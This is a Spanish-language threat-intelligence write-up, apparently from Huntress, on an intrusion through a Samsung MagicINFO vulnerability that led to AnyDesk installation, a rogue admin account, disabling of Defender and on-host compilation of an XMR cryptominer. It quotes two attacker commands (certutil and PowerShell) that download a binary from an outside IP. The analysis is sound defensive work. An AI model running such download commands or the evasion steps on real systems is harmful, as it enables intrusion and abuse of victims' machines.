

Antecedentes
Investigadores de Huntress encontraron recientemente un incidente único donde, tras obtener acceso inicial explotando una vulnerabilidad conocida de Samsung MagicINFO e instalar una instancia maliciosa de AnyDesk en el endpoint, entre otras cosas, el actor de amenazas buscó implementar un cryptominer.
Los cryptominers en incidentes no son poco comunes, pero lo que nos llamó la atención fue que el actor en este incidente compiló el cryptominer directamente en el endpoint. Ejecutó comandos a través de Silent XMR Miner Builder.exe (un compilador de Windows para implementar un cryptominer de Monero, o XMR, comúnmente asociado con el proyecto de código abierto SilentXMRMiner) que ejecutó varias utilidades de .NET Framework y una serie de compiladores de C.
Compilar un cryptominer de esta manera en el endpoint de una víctima podría tener varias ventajas para un actor de amenazas, incluyendo permitirle personalizarlo según el entorno objetivo (como optimizarlo para la arquitectura de CPU del endpoint). Sin embargo, estos procesos también generaron un aumento significativo en la actividad y fueron, irónicamente, bastante ruidosos desde la perspectiva de la telemetría de EDR.
El incidente
Acceso inicial
A principios de septiembre de 2026, se generó una alerta en un endpoint administrado por actividad que se originó en la instalación de Samsung MagicINFO Premium en el endpoint. Samsung MagicINFO es un software de señalización digital/gestión de contenido; Huntress ya ha detallado anteriormente actividades posteriores a la explotación para vulnerabilidades que se han encontrado en esta plataforma.
En este incidente, se reportó que la actividad estaba asociada con CVE-2025-4632, una vulnerabilidad de Samsung MagicINFO que permite a los atacantes escribir un archivo arbitrario con autoridad de sistema. Esta vulnerabilidad se corrigió en mayo de 2025 (después de que se descubriera que una falla inicial y anterior, CVE-2024-7399, tenía una corrección incompleta). Al reportar el incidente, se informó al cliente sobre las acciones de remediación adecuadas. Sin embargo, ocho días después, se volvió a reportar el endpoint por actividad diferente posterior al compromiso, la cual estaba vinculada al mismo vector de acceso que el reporte de incidente anterior.
(Múltiples) intentos de instalación de AnyDesk
Las detecciones iniciales fueron por intentos de descargar el RMM AnyDesk al endpoint. Le tomó tres intentos al actor de amenazas descargar AnyDesk desde 194.87.89[.]30. Al principio, intentó usar certutil.exe:
C:\Windows\System32\cmd.exe /c certutil -urlcache -split -f http://194.87.89.30:8899/anydesk.exe C:\ProgramData\AnyDesk.exe 2>&1
Sin embargo, Microsoft Defender eliminó rápidamente este comando en el endpoint.
El actor de amenazas luego intentó usar un método que involucraba PowerShell Invoke-WebRequest:
C:\Windows\System32\cmd.exe /c powershell -c Invoke-WebRequest -Uri ""http://194.87.89.30:8899/anydesk.exe"" -OutFile ""C:\ProgramData\AnyDesk.exe"" 2>&
Esto también fue detectado y remediado por Microsoft Defender.
La figura 1 ilustra la detección de EDR para el tercer intento del actor, que finalmente funcionó.

Figura 1: Detección de la descarga de AnyDesk
Observa el proceso abuelo tomcat9.exe aquí. Eso muestra que el comando se ejecutó a través del servicio Apache Tomcat, sobre el cual corre Samsung MagicInfo (Samsung MagicINFO es una aplicación web Java y, como muchas aplicaciones Java empresariales, se implementa en un servidor Apache Tomcat integrado).

Una vez que la descarga tuvo éxito, el actor de amenazas pudo instalar AnyDesk en el endpoint y, según la figura 2, estableció la contraseña para AnyDesk.

Figura 2: Contraseña agregada a AnyDesk
Como en la figura 1, el proceso padre es tomcat9.exe, lo que de nuevo llevó a los analistas del SOC de Huntress a la vulnerabilidad de MagicINFO.
Inmediatamente después de establecer la contraseña de AnyDesk, el actor de amenazas creó una nueva cuenta de usuario llamada oldadministrator. La figura 3 ilustra que el actor de amenazas usó las mismas contraseñas para la cuenta de usuario recién creada y para AnyDesk.

Figura 3: Uso de la contraseña
Después de instalar AnyDesk, el actor de amenazas deshabilitó Microsoft Defender mediante SystemSettingsAdminFlows.exe, como se ilustra en la figura 4.

Figura 4: Uso de SystemSettingsAdminFlows.exe para deshabilitar Windows Defender
Compilación del cryptominer
Una vez deshabilitado Windows Defender, el actor de amenazas avanzó a sus siguientes pasos. En este punto, la telemetría de EDR mostró una línea de comando interesante: Silent XMR Miner Builder.exe ejecutado desde la carpeta Documents del usuario recién creado. Esto probablemente se originó en el proyecto de código abierto en GitHub SilentXMRMiner.

Figura 5: Detalles de las "Main Features" de SilentXMRMiner en GitHub
Lo que siguió fue cualquier cosa menos silencioso desde la perspectiva de la telemetría de EDR. Hubo múltiples instancias de las utilidades de .NET Framework csc.exe y cvtres.exe ejecutándose, seguidas de múltiples instancias de varios compiladores de C diferentes, incluyendo donut.exe, tcc.exe, y MinGW64 cc1.exe y gcc.exe. Donut se describe como "un código independiente de posición que permite la ejecución en memoria de archivos VBScript, JScript, EXE, DLL y ensamblados dotNET". Tcc.exe es el tiny C compiler, y las herramientas restantes son parte del conjunto de herramientas MinGW64. Se observó que todos estos compiladores se ejecutaban como procesos hijos de Silent XMR Miner Builder.exe.
Todos estos procesos mostraron un aumento significativo en la actividad, en particular desde un proceso padre sin firmar.
La figura 6 ilustra la detección del cryptominer resultante.
